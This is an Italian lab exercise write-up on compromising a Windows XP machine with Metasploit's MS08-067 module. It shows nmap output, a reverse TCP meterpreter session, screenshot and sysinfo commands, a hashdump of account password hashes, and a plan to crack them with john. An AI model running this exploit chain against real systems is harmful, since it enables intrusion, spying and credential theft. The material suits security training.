
Hacking windows xp con metasploit

Avvio una scansione con nmap sul target per vedere tutte le porte aperte sulla macchina target

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.32.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 09:42 EDT
Nmap scan report for 192.168.32.200
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.74 seconds
```

Successivamente avvio una scansione basic con nessus sul target e l'esercizio mi chiede di exploitare l'MS08-067, mostrato nella figura seguente



Avvio l'msfconsole e col comando **search ms508-067,** vado a cercare l'exploit

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Col comando **use 0**, inserisco l'exploit e successivamente col comando **show options**, vado ad inserire tutte le opzioni richieste. In questo caso l'rhost, che è l'ip della macchina da attaccare. Successivamente con show options ricontrollo che è stato inserito ed in questo caso il payload che ci serve (meterpreter) è stato già caricato di default.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.32.200
rhost => 192.168.32.200
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Lancio l'exploit con il comando **run** e la sessione con meterpreter viene aperta.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.200:1034) at 2023-06-14 09:49:43 -0400

meterpreter >
```

Provo diversi comandi sulla shell meterpreter, col **screenshot,** mi salva un immagine del desktop della macchina attaccata su kali.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/xPcIKxtI.jpeg
meterpreter >
```

Con il comando **sysinfo**, ottengo le informazioni del sistema della macchina attaccata e con il comando **webcam_list** vedo se ci sono webcam, in questo caso assenti.

```
meterpreter > sysinfo
Computer        : WINDOWSXPSP3
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > webcam_list
[-] No webcams were found
```

Con il comando **hashdump**, vado a recuperare tutte le password cifrate presenti sulla macchina target.

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d80b27cb5f3854d14b88f78149ef2b4a:0c77586e3b0610c47ddc9b311784ff10:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d4d0cd82e860c5ce6b8106ec7d8e39ee:::
```

Vado a decifrare l'hash, con john. Prendo l'hash e lo metto in un file di testo, successivamente avvio la ricerca con il comando nello screen di seguito, utilizzando la wordlist rockyou.txt.